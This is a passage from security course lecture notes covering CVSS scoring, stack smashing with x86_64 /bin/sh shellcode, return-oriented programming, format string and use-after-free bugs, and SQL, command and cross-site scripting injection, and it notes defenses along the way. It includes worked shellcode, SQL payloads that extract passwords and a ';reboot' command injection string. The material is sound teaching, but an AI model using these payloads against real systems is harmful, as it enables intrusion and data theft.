- Example vector: CVSS:3.1/AV:N/AC:L/PR:H/UI:N/S:U/C:L/I:L/A:N

The qualitative metrics can be translated into numeric values. The following is taken from the CVSS 3.1 specification:

Metric	Metric Value	Numeric Value
Attack Vector	Network	0.85
	Adjacent	0.62
	Local	0.55
	Physical	0.20
Attack Complexity	Low	0.77
	High	0.44
Privileges Required	None	0.85
	Low	0.62 (or 0.68 if Scope Changed)
	High	0.27 (or 0.50 if Scope Changed)
User Interaction	None	0.85
	Required	0.62
Confidentiality	High	0.56
	Low	0.22
	None	0.00
Integrity	High	0.56
	Low	0.22
	None	0.00
Availability	High	0.56
	Low	0.22
	None	0.00

The numeric values can then be aggregated using defined formulas in order to calculate the Impact Sub-Score (ISC), the Impact (IMP), the Exploitability (EXP), and finally the Base Score (BS).

$$ISC = 1 - ((1 - C) \cdot (1 - I) \cdot (1 - A))$$

$$IMP = \begin{cases} 6.42 \cdot ISC & \text{if Scope is Unchanged} \\ 7.52 \cdot (ISC - 0.029) - 3.25 \cdot (ISC - 0.02)^{15} & \text{if Scope is Changed} \end{cases}$$

$$EXP = 8.22 \cdot AV \cdot AC \cdot PR \cdot UI$$

$$BS = \begin{cases} 0 & \text{if } IMP \leq 0 \\ \lceil \min(IMP + EXP, 10) \cdot 10 \rceil / 10 & \text{if Scope is Unchanged} \\ \lceil \min(1.08 \cdot IMP + EXP, 10) \cdot 10 \rceil / 10 & \text{if Scope is Changed} \end{cases}$$

The resulting numeric base score value, which is in the range [0,10], can be translated back into a qualitative severity value by using the so called qualitative severity rating scale.

Severity	Base Score Range
None	[0.0, 0.1)
Low	[0.1, 4.0)
Medium	[4.0, 7.0)
High	[7.0, 9.0)
Critical	[9.0, 10.0]

Below is some Haskell code to perform the calculation of the base score.

```

1  roundup :: Double -> Double
2  roundup x = (fromInteger (ceiling (x * 10))) / 10.0
3
4  impact :: Double -> Double -> Double -> Bool -> Double
5  impact c i a scopeChanged
6    | scopeChanged = 7.52 * (isc - 0.029) - 3.25 * (isc - 0.02)^15
7    | otherwise    = 6.42 * isc
8    where isc = 1 - ((1-c) * (1-i) * (1-a))
9
10 exploitability :: Double -> Double -> Double -> Double -> Double
11 exploitability av ac pr ui = 8.22 * av * ac * pr * ui
12
13 baseScore :: Double -> Double -> Bool -> Double
14 baseScore impact exploitability scopeChanged
15   | impact <= 0 = 0
16   | scopeChanged = roundup (min (1.08 * impact + exploitability) 10)
17   | otherwise    = roundup (min (impact + exploitability) 10)
18
19 main = do
20   print (baseScore (impact c i a s) (exploitability av ac pr ui) s)
21   where
22     av = 0.85; ac = 0.77; pr = 0.27; ui = 0.85
23     s = False; c = 0.22; i = 0.22; a = 0.00

```

Control Flow Attacks

9 Terminology

10 Control Flow Attacks

11 Code Injection Attacks

Intel's x86_32 processor architecture has eight general-purpose registers (eax, ebx, ecx, edx, ebp, esp, esi, edi). The x86_64 architecture extends them to 64 bits (prefix "r" instead of "e") and adds another eight registers (r8, r9, r10, r11, r12, r13, r14, r15). Some of x86 registers have special meanings and are not really used as general-purpose registers. The ebp (rbp) register is used to point to the beginning of a stack frame (base pointer) while the esp (rsp) register is used to point to the top of the stack (stack pointer). (Note that the stack grows downwards on the x86 architecture.) There are additional special purpose registers, most important for us is the eip (rip) register, which points to the current instruction (instruction pointer).

Note that the base pointer ebp (rbp) is optional. It helps to debug programs but costs a few additional instructions on every function call.

In the following, we will only consider x86_64 processors. The stack frame layout using the common function calling conventions can be best explained with an example. Lets assume we have defined the following C function.

```
1 long foo(long a, long b, long c, long d, long e, long f, long g, long h)
2 {
3     long xx = a * b * c * d * e * f * g * h;
4     long yy = a + b + c + d + e + f + g + h;
5     long zz = bar(xx, yy);
6     return zz + 42;
7 }
```

The common function calling conventions will pass the first six arguments in the registers (rdi, rsi, rdx, rcx, r8, r9) and the remaining two arguments will be passed via the stack. The call instruction will then push the return address on the stack and the function prologue will push the old base register to the stack. The automatic function local variables xx, yy, and zz are then allocated on the stack as well by adjusting the stack pointer (rsp) accordingly.

Stacks (Intel x86_64)

```

: ..... :
|-----|
0x00007fffffff318 | ..... ] return address
0x00007fffffff310 | ..... ] saved rbp
|-----| <- rbp (frame pointer)
0x00007fffffff308 | ..... \
0x00007fffffff300 | ..... |
0x00007fffffff2f8 | ..... |
0x00007fffffff2f0 | ..... | char name[64]
0x00007fffffff2e8 | ..... |
0x00007fffffff2e0 | ..... |
0x00007fffffff2d8 | ..... |
0x00007fffffff2d0 | ..... /
|-----| <- rsp (stack pointer)

```

The slide shows the stack while the `main()` function of the program shown in Listing 1 is being executed. The disassembled machine instructions look like this:

```

1  <main>:
2      1165:      55                push   %rbp
3      1166:      48 89 e5          mov    %rsp,%rbp
4      1169:      48 83 ec 40       sub   $0x40,%rsp
5      116d:      48 8b 05 ec 2e 00 00 mov   0x2eec(%rip),%rax
6      1174:      48 8d 55 c0       lea   -0x40(%rbp),%rdx
7      1178:      48 8d 35 89 0e 00 00 lea   0xe89(%rip),%rsi
8      117f:      48 89 c7          mov   %rax,%rdi
9      1182:      b8 00 00 00 00   mov   $0x0,%eax
10     1187:      e8 c4 fe ff ff   callq 1050 <fprintf@plt>
11     118c:      48 8d 3d 94 0e 00 00 lea   0xe94(%rip),%rdi
12     1193:      e8 98 fe ff ff   callq 1030 <puts@plt>
13     1198:      48 8d 45 c0       lea   -0x40(%rbp),%rax
14     119c:      48 89 c7          mov   %rax,%rdi
15     119f:      b8 00 00 00 00   mov   $0x0,%eax
16     11a4:      e8 b7 fe ff ff   callq 1060 <gets@plt>
17     11a9:      48 8d 45 c0       lea   -0x40(%rbp),%rax
18     11ad:      48 89 c6          mov   %rax,%rsi
19     11b0:      48 8d 3d 82 0e 00 00 lea   0xe82(%rip),%rdi
20     11b7:      b8 00 00 00 00   mov   $0x0,%eax
21     11bc:      e8 7f fe ff ff   callq 1040 <printf@plt>
22     11c1:      b8 00 00 00 00   mov   $0x0,%eax
23     11c6:      c9              leaveq
24     11c7:      c3              retq

```

When the function is called, the return address is put on the stack (as part of the call instruction).

The function starts with the so called function prologue: the `push` instruction pushes the old frame pointer (stored in `rbp`) to the stack and afterwards the current stack pointer (stored in `rsp`) is setup as the new frame pointer (by copying `rsp` into `rbp`). Finally, the stack pointer is moved 64 bytes by subtracting `0x40` from `rsp`. This subtraction essentially allocates the space for the char array called `name` in the source code.

The function epilogue consists of the `leaveq` and `retq` instructions. The `leaveq` instruction essentially cleans up the stack by setting the stack point (`rsp`) to the frame pointer (`rbp`) and then restoring the old

```

1  /*
2   * Original source: https://crypto.stanford.edu/~blynn/rop/
3   *
4   * Modern computers and compilers implement various techniques
5   * to make attacks harder. For getting started, compile this
6   * file with
7   *
8   *     gcc -fno-stack-protector -z execstack
9   *
10  * to disable stack protection and to have the stack memory pages
11  * marked as executable. Note that gcc will likely complain about the
12  * usage of gets() - but we use it only as a simple example for any
13  * other code that may fail to do proper bounds checking.
14  */
15
16  #include <stdio.h>
17
18  #define DEBUG
19
20  int main()
21  {
22      char name[64];
23
24      #ifdef DEBUG
25          fprintf(stderr, "character array name is at %p\n", name);
26      #endif
27
28      puts("What's your name?");
29      gets(name);
30      printf("Hello, %s!\n", name);
31      return 0;
32  }

```

Listing 1: Program failing to do proper bounds checking

frame pointer by popping `rbp` from the stack.

The code between the prologue and epilogue is the code preparing the three library function calls. For each call, the registers used to pass arguments have to be prepared. Note that the library function are denoted using their `@plt` address. These are the function's address in the procedure link table (plt), which is used to make dynamic linking "faster". (The library functions are called indirectly via the procedure link table, which has the advantage that the resolution of the function's real address is done lazily when a library function is called for the first time.)

Shellcode (Intel x86_64)

```
      : .... .... .... :
      |-----|
0x00007fffffff318 | d0e2 ffff ff7f 0000 | ] return address -.
0x00007fffffff310 | 0000 0000 0000 0000 | ] saved rbp      |
      |-----| <- rbp      |
0x00007fffffff308 | 0000 0000 0000 0000 | \              |
0x00007fffffff300 | 0000 0000 0000 0000 | |              |
0x00007fffffff2f8 | 0000 0000 0000 0000 | |              |
0x00007fffffff2f0 | 0000 0000 0000 0000 | | char name[64] |
0x00007fffffff2e8 | 6e2f 7368 00ef bead | |              |
0x00007fffffff2e0 | e8ed ffff ff2f 6269 | |              |
0x00007fffffff2d8 | 4831 f648 31d2 0f05 | |              |
0x00007fffffff2d0 | eb0e 5f48 31c0 b03b | /              |
      |-----| <- rsp <-----|
```

To get flexible control of a system, it would be nice to open a shell so that further commands can be sent to the attacked system. Hence, we are interested to obtain a short sequence of machine instructions that open a shell on the attacked system. Listing 2 shows the source code of some shellcode for Linux kernels. The code between `need1e0` and `need1e1` is the actual shellcode that we want to inject into our target program in order to let it open a shell for us. In addition, we have to fill the `name` char array, overwrite the saved frame pointer, and then finally replace the return address with the start address of the code that we have injected. When the function returns, our code will be executed and the targeted process will turn into a shell.

```

1  # Original source: https://crypto.stanford.edu/~blynn/rop/
2  #
3  # We want to invoke the execve() system call to start "/bin/sh".
4  #
5  # int execve(const char *filename, char *const argv[], char *const envp[]);
6  #
7  # We jump to 'there' and then call 'here'. This allows us to find the
8  # location of the string "/bin/sh" regardless where the code is located.
9  # We set
10 #     rdi to the string "/bin/sh" (the filename parameter)
11 #     rax to the syscall number (the lower 8 bits of rax are in al)
12 #     rsi to 0 (the argv parameter)
13 #     rdx to 0 (the envp parameter)
14 # and then execute the system call.
15 #
16 # The needle0 and needle1 labels are used later to find the beginning
17 # and the end of the code...
18
19     .global main
20     .text
21 main:
22     push    %rbp           # push the old base pointer on the stack
23     mov     %rsp,%rbp     # set base pointer to current stack pointer
24 needle0:
25     jmp     there         # jump to there...
26 here:
27     pop     %rdi           # set %rdi to the string (pop from stack)
28     mov     $0x3b, %rax    # set %rax to 59 (execve syscall number)
29     xor     %rsi, %rsi     # set %rsi to 0 (argv of the execve syscall)
30     xor     %rdx, %rdx     # set %rdx to 0 (envp of the execve syscall)
31     syscall                # initiate the syscall
32 there:
33     call   here           # jump back, leaving string address on stack
34     .string "/bin/sh"
35 needle1: .octa 0xdeadbeef # marker that we use later to find code

```

Listing 2: Shellcode for opening a shell on x86_64

Shellcode (Intel x86_64) Improvements

- We have to know the exact start address of the `name` buffer on the stack. This can be relaxed by prefixing the shellcode with a sequence of `nop` instructions that act as a landing area.
- We have to know where precisely the return address is located on the stack. This can be relaxed by filling a whole range of the stack space with our jump address.
- Systems with memory management units often randomize the memory layout, i.e., the stack is placed randomly in the logical address space whenever a program is started.
- Systems with memory management units often disable the execute bit for the stack pages and hence our attack essentially leads to a memory access failure.
- Compilers may insert bit pattern (stack canary) that can be checked to detect memory overwrites.

Stack smashing attacks on 32-bit Intel processors were well described in 1996 [68]. Various mechanisms were proposed to deal with the problem soon after [19, 10]. While some of these defense mechanisms are effective against basic stack smashing attacks described so far, attackers found ways to work around some of the defense mechanisms.

While some defense techniques essentially only decrease the chance of success, it may be possible to work against them by simply probing more efficiently. However, making the stack non-executable raises a real challenge and in 2007 a new type of attacks got known that simply used existing machine code of the C library to construct shell codes [82]. This was first called “return-into-libc” and evolved into “return-oriented-programming” [86].

While modern computing systems have several defense mechanism in place, it is important to note that embedded systems usually do not have the necessary resources to deploy suitable defense techniques. Memory protection mechanisms are not yet common on embedded systems and code is usually statically placed into memory, making it easy to create attacks that work well on a large number of deployed embedded systems.

Return Oriented Programming (Intel x86_64)

```
      : .... .... .... :
0x00007fffffff328 | c0c9 e3f7 ff7f 0000 | ] return to system =>
0x00007fffffff320 | d0e2 ffff ff7f 0000 | ] char *command -----
+-----+
0x00007fffffff318 | 5fba e1f7 ff7f 0000 | ] return to gadget => |
0x00007fffffff310 | 0000 0000 0000 0000 | ] saved rbp          |
|-----| <- rbp      |
0x00007fffffff308 | 0000 0000 0000 0000 | \                    |
0x00007fffffff300 | 0000 0000 0000 0000 | |                    |
0x00007fffffff2f8 | 0000 0000 0000 0000 | |                    |
0x00007fffffff2f0 | 0000 0000 0000 0000 | | char name[64]      |
0x00007fffffff2e8 | 0000 0000 0000 0000 | |                    |
0x00007fffffff2e0 | 0000 0000 0000 0000 | |                    |
0x00007fffffff2d8 | 0000 0000 0000 0000 | |                    |
0x00007fffffff2d0 | 2f62 696e 2f73 6800 | /                    |
+-----+ <- rsp <-----
```

It is possible to use the machine code of the C library (or fragments of code of the C library) to craft attack code. Instead of overwriting the return address on the stack with the address of shellcode on the stack, we return back into the libc at an entry point that allows us to get control over the system. In a standard C library, there is a function `system(const char *command)`, which can give us a shell if we provide `"/bin/sh"` as argument to the `system()` function. While we could return straight into the `system()` function, we first have to setup the register `rdi` so that it points to a suitable command string.

We achieve this by searching the C library for two machine instructions that pop a value from the stack into the register `rdi` followed by a return. Such a fragment ending in a return is called a gadget and our approach is now to first return into the gadget (which loads `rdi` from stack space that we control) and then we return into the `system()` function.

On a Debian 10.8 system, the relevant library assembly code looks like this:

```
0x00007ffff7e3c9c0: test    %rdi,%rdi        # system
0x00007ffff7e3c9c3: je     0x7ffff7e3c9d0 <__libc_system+16>
0x00007ffff7e3c9c5: jmpq  0x7ffff7e3c420 <do_system>
0x00007ffff7e3c9ca: nopw  0x0(%rax,%rax,1)
0x00007ffff7e3c9d0: sub   $0x8,%rsp
0x00007ffff7e3c9d4: lea  0x13cb46(%rip),%rdi
0x00007ffff7e3c9db: callq 0x7ffff7e3c420 <do_system>
0x00007ffff7e3c9e0: test  %eax,%eax
0x00007ffff7e3c9e2: sete  %al
0x00007ffff7e3c9e5: add   $0x8,%rsp
0x00007ffff7e3c9e9: movzbl %al,%eax
0x00007ffff7e3c9ec: retq

0x00007ffff7e1ba5f: pop   %rdi            # gadget
0x00007ffff7e1ba60: retq
```

Due to the variable length encoding of Intel CPU instructions, it is possible to find a large collection of gadgets in a standard C library and if chained together in clever ways, it is possible to create attack codes with loops, conditional statements etc.

Protection against this type of attack can be achieved by so called control flow integrity protection mechanisms, which have been an important topic of research and development lately.

C Format Strings

<code>%s</code>	interpret the next argument as a pointer to a null-terminated string
<code>%x</code>	interpret the next argument as an integer and print the value in hexadecimal
<code> %#1x</code>	interpret the next argument as a long integer and print the value in hexadecimal prefixed with 0x
<code> %#018lx</code>	interpret the next argument as a long integer and print the value in hexadecimal prefixed with 0x and 0-padded filling 18 characters
<code>%n</code>	interpret the next argument as a pointer to an integer and write the number of characters printed so far to the integer pointed to
<code> %4\$s</code>	interpret the fourth argument as a pointer to a null-terminated string

- The classic C format string can do many fancy things. . .
- We focus here on the subset most relevant / convenient for exploits.


```

1  /*
2  * Note: gcc will likely complain about the format string
3  */
4
5  #include <stdio.h>
6
7  static void vuln(char *string)
8  {
9      char *s = "don't catch my little secret";
10     long a = 0xaaaaaaaaaaaaaaaa;
11     long b = 0xbbbbbbbbbbbbbbbb;
12     (void) a; (void) b; (void) s;          /* tell cc that we don't use these */
13
14     printf(string);
15     puts("");
16 }
17
18 int main(int argc, char *argv[])
19 {
20     long i;
21     long c = 0xcccccccccccccccc;
22     (void) c;                              /* tell cc that we don't use c */
23
24     for (i = 1; i < argc; i++) {
25         vuln(argv[i]);
26     }
27     return 0;
28 }

```

Listing 3: Program passing user input as a format string to printf()

Heap Overflows and Use After Free

- Memory regions dynamically allocated on the heap can be overrun or underrun.
- Dangling pointers can lead to use after free situations.
- Heap smashing problems are a bit more challenging to exploit.
- General idea:
 - Target function pointers stored on the heap.
 - Overwrite function pointers to change the control flow.
 - Function pointers are easily found in virtual function tables.

Typical problems are heap buffer underruns / overruns and dangling pointers (use after free errors). Listing 4 shows a C program creating dangling pointers. The function returns a pointer to the last word of a copy of the string after the copy of the string has been freed. If the heap memory is later reused for a different purpose, the pointer may be used to make modifications that can be exploited. Note that the dangling pointer is to a certain extent controlled by the input passed to the program.

While heap smashing attacks can easily change the internal program state, things can get worse if heap smashing is used to change function pointers (or pointers to function pointers). This is a common problem in object-oriented languages like C++, which implement polymorphism through function pointer tables (called vtables in C++). Listing 5 shows a C++ program with some embedded attack code that changes the behavior of class instances by overwriting the pointer to the vtable.

Further online information:

- **YouTube:** [The Heap: How do use-after-free exploits work?](#)

```

1  /*
2  * last-word/last.c --
3  *
4  * This program creates a dangling pointer to the heap.
5  */
6
7  #define _POSIX_C_SOURCE 200809L
8
9  #include <stdio.h>
10 #include <stdlib.h>
11 #include <string.h>
12
13 static char* last_word(char *msg)
14 {
15     char *last = NULL, *next;
16     char *s = strdup(msg);
17     if (s) {
18         last = strtok(s, " ");
19         while ((next = strtok(NULL, " ")) != NULL) {
20             last = next;
21         }
22         free(s);
23     }
24     return last;
25 }
26
27 int main(int argc, char *argv[])
28 {
29     for (int i = 1; i < argc; i++) {
30         char *p = last_word(argv[i]);
31         if (p) {
32             puts(p);
33         }
34     }
35     return 0;
36 }

```

Listing 4: Program with a use after free (dangling pointer) vulnerability

```

1  /*
2   * vtable.cc --
3   */
4
5  #include <iostream>
6  using std::cout;
7
8  class A {
9  public:
10     virtual const char* f() { return "A"; }
11     virtual ~A() {}
12     int a, b;
13 };
14
15 class B : public A {
16 public:
17     const char* f() { return "B"; }
18     ~B() {}
19     int c, d;
20 };
21
22 int main(void)
23 {
24     A* a = new A();
25     B* b = new B();
26     A* p = b;
27
28     cout << a->f() << " "
29          << b->f() << " "
30          << p->f() << std::endl;
31
32     // Lets smash the vtable pointer programmatically (but this could
33     // also be achieved by exploiting buffer overruns or using a format
34     // string vulnerability).
35
36     *(char **) p = *(char **) a;
37
38     cout << a->f() << " "
39          << b->f() << " "
40          << p->f() << std::endl;
41
42     delete a;
43     delete b;
44     return 0;
45 }

```

Listing 5: Program demonstrating vtable pointer overwriting

Code Injection Attacks

9 Terminology


10 Control Flow Attacks

11 Code Injection Attacks

Code Injection Attacks

Definition (code injection attack)

A *code injection attack* is an attack on a system where input is passed to a program (the generator), which generates executable code to be executed by another program (the executor). A code injecting attack exploits that input can inject instructions into the generated code.



Code injection attacks should be more precisely called “code-injection attacks on outputs”. For a more detailed discussion, see the paper by Ray and Ligatti [74]. But we adopt the more common use of the term and just call these attacks code injection attacks.

Code injection attacks are a common problem of programs that internally generate code that is interpreted by other system components. Examples are web services generating SQL queries passed to a database server for execution. However, code injection can also happen at the system level, e.g., when people carelessly write shell scripts. Code injection vulnerabilities are typically caused by a failure to properly validate and sanitize inputs.

SQL Injection Attacks

Definition (sql injection attack)

An *sql injection attack* is a code injection attack where an attacker sends input to an application with the goal to modify SQL queries made by the application in order to gain access to additional information or to modify database content.

- SQL injection attacks are often made possible by careless construction of queries. Here is an example in C:

```
snprintf(buffer, size,  
         "SELECT user, balance FROM account WHERE user='%s'", name);
```

- Prepared statements provide a safe way to construct SQL queries, ensuring that parameters remains data and do not accidentally become code.

SQL injection attacks are code injection attacks where the generated output are SQL queries passed to a relational database system. SQL injection attacks are popular since many web applications were implemented using a business logic running on top of database systems. Developers fail to properly validate and sanitize inputs and SQL queries are often created in a sloppy way (i.e., without using named parameters in prepared statements).

SQL injection attacks are known since the 1990s [73] and they still are a problem today even though here are suitable SQL APIs (prepared statements) avoiding injection problems. The reason seems to be a mixture of human error and laziness, lack of education, or simply the pressure to turn quick and dirty prototypes into production code.

Some examples how to exploit the code generating SQL queries above:

- Setting name to the string "' OR 1=1; --", the query expands to:

```
1 SELECT user, balance FROM account WHERE user=' ' OR 1=1; --'
```

- Setting name to the string "' UNION SELECT password, id FROM accounts; --", the query expands to:

```
1 SELECT user, balance FROM account WHERE user=' '  
2 UNION SELECT password, id FROM accounts; --'
```

It is very easy to be destructive, i.e., dropping entire tables. It is also possible to add rows where it is difficult to trace back where the rows originate from.

Further online information:

- **YouTube:** [Running an SQL Injection Attack](#)
- **Web:** [SQL Injection Attacks by Example](#)

Command Injection Attacks

Definition (sql injection attack)

A *command injection attack* is a code injection attack where an attacker sends input to an application with the goal to modify commands passed to a command interpreter in order to execute commands injected by the attacker.

- Command injection attacks are often the result of careless construction of system level commands. Here is an example in C:

```
char cmd[256] = "/usr/bin/cat ";
strncat(cmd, argv[i], sizeof(cmd) - strlen(cmd) - 1);
system(cmd);
```

- If `argv[i]` contains the string `/dev/null;reboot`, the command `/usr/bin/cat /dev/null;reboot` will be executed.

The full example code is this:

```
1  #include <string.h>
2  #include <stdlib.h>
3
4  int main(int argc, char* argv[])
5  {
6      for (int i = 1; i < argc; i++) {
7          char cmd[256] = "/usr/bin/cat ";
8          strncat(cmd, argv[i], sizeof(cmd) - strlen(cmd) - 1);
9          system(cmd);
10     }
11     return 0;
12 }
```

The problem is that user supplied data must be treated as a file name but due to the lack of proper quoting, user supplied data can be interpreted as a new command. Note that adding proper quotes is non-trivial. Enclosing `argv[i]` in double quotes still allows an attacker to inject code via `$(reboot)`. Enclosing `argv[i]` in single quotes also does not help if the content of `argv[i]` is `';reboot; echo '`.

Using a function like `system()` in a safe way is difficult. It is much more secure to fork a process and to exec a program directly without passing the command through a shell. Listing ?? shows another example and why you should not use library functions like `system()` or `popen()`.

Cross-Site-Scripting Attacks

Definition (cross-site scripting attack)

A *cross-site scripting attack* is a code injection attack where an attacker injects code (scripts) into web pages such that the injected code (scripts) are delivered for execution to browsers run by visitors of the web page.

- A simple cross-site scripting attack would be to submit some JavaScript to a web form, e.g.:

```
<script type="text/javascript">alert("XSS");</script>
```
- If the browser does not check the content, it may deliver the script to other users.
- The script running in the browser of other users can then do malicious things such as collecting information or displaying phishing dialogues.

Note that cross-site scripting attacks can also happen via query parameters embedded in URLs. And given that query parameters may be passed between systems, it is possible that the attack is indirect, i.e., the attacker sends carefully crafted input to a vulnerable server, which passes it on to other servers until it is eventually delivered to browsers executing the injected code.

First and Second Order Code Injection Attacks

Definition (first order code injection attacks)

First order code injection attacks are caused by inputs that directly cause modified code to be generated and executed.

Definition (second-order-code-injection-attacks)

Second order code injection attacks are caused by data that is stored in the system and causes system components to execute modified code when the data is processed.

- The injection of attack data and the execution of the attack are often decoupled in second order attacks, making it harder to track down the origin of the attack data.

Second order attacks can be subtle. For example, including unexpected character code points in ESSID of wireless networks cause systems to fail or to show users misleading wireless names, directing them to malicious access points.

Further online information:

- **xkcd**: [Exploits of a Mom](#)

Part IV

Network Vulnerabilities

This section will survey some of the well-known network vulnerabilities. We start by reviewing basics of the Internet protocol architecture and then we focus first on vulnerabilities in the data plane and later in a second step on vulnerabilities in the control plane (although these planes are often not clearly delineated). Readers of this section may benefit from background knowledge on computer networks and how the traditional Internet protocols work.

By the end of this part, students should be able to

- recall principles of Internet protocol architecture;
- outline attacks on the data plane;
- recall attacks on the control plane;
- explain reconnaissance attacks (e.g., horizontal and vertical network scans);
- compare network and application layer denial of service attacks.

Internet Architecture Review


12 Internet Architecture Review

13 Data Plane Attacks

14 Control Plane Attacks

15 Reconnaissance and Denial of Service

OSI / Internet Layering Model




The model shown above is simplified but good enough for what we need to understand. It shows how major parts of the Internet look like. When your browser running on the IP host on the left side accesses a server running on the IP host on the right side, a number of intermediate systems will be crossed that are in charge of forwarding data packets. Some of the intermediate systems will be IEEE 802 link layer bridges (sometimes called switches) while others will be IP network layer routers. Bridges organize the data flow within a local area network (a campus network, a data center network, a home network) while routers organize the data flow through the global Internet.

In order to keep layers independent, every layer should have its own addressing scheme. This implies that there needs to be mapping functions to map addresses between layers.

From a security perspective, the following questions need to be considered:

- Can the address mapping functions be attacked to change address mappings?
- Can data flows be redirected or terminated?
- Can failures be injected into the network to cause malfunction?
- Is it possible to overload network components so that they become unresponsive?
- Can I use network functions to learn which components exist in a remote network and how a remote network is organized?
- Can I interact with the network in a clever way to lower security levels or to bypass access controls (firewalls)?
- Can I attack the network in order to obtain an increased data rate or to lower latency?

Campus Network / Internet / Data Center Network



Networks in buildings are typically cabled in a structured manner using floor switches and building switches. For large buildings, additional switches for specific wings may be introduced. A campus network usually has a few local servers plus a router and a firewall connecting the campus network to the Internet. Small campus networks often have only a single uplink (with cold fail-over backups), larger campus networks often use multiple uplinks, sometimes to different autonomous systems for reasons of redundancy.

The Internet core is a network of networks with dynamically changing peering relationships between networks. Some autonomous systems cover local geographic regions, others provide global coverage.

A data center network is designed for maximum speed and reliability to interconnect servers and to connect servers to the Internet. Hence there is a lot of redundancy designed into the network infrastructure. Big cloud providers have many data centers at different geographic locations that are also commonly interconnected by separate networks interconnecting the data center locations.

Data Plane vs. Control Plane vs. Management Plane

- Data Plane:
 - Concerned with the forwarding of data
 - Acting in the resolution of milliseconds to microseconds
 - Often implemented in hardware to achieve high data rates
- Control Plane:
 - Concerned with telling the data plane how to forward data
 - Acting in the resolution of seconds or sub-seconds
 - Traditionally implemented as part of routers and switches
- Management Plane:
 - Concerned with the configuration and monitoring of data and control planes
 - Acting in the resolution of minutes or even much slower
 - May involve humans in decision and control processes


The *data plane* moves data packets through the network from their source to their destination. Packet forwarding needs to be fast and efficient and as a consequence packet forwarding is largely done in hardware in the core of our networks. However, unusual packets may be handled by software and hence they may take a slow path through a forwarding or bridging device.

The *control plane* tells the data plane how to forward packets. The main task of the control plane is to understand the network topology and to determine which path a packet should follow. Since the control plane is in charge of recognizing and handling failures, it should be able to exercise control (e.g., finding and installing alternate paths) in seconds or sub-seconds. In recent years, there is a move to separate the control plane from the data plane, i.e., leaving a very minimalistic control plane on devices while the more complex functions are outsourced to a logically centralized controller.

The *management plane* provides monitoring and control functions to configure, monitor, and troubleshoot devices. Modern management plane protocols utilize SSH or TLS for security and it is best practice to separate the management plane from the data plane so that attackers having access to the data plane are not able to get access to the management plane.

Gaining access to the data plane is usually simple since many networks are connected to the global Internet. (Even networks that should not be part of the global Internet often are.) Obtaining access to the control plane is more difficult but once an attacker can interact with the control plane, the possible damage that can be created is also much higher. If an attacker gains access to the management plane, the owner of the network essentially loses control and restoring a network from such an attack is extremely costly.

Conceptual Planes of a Forwarding Device

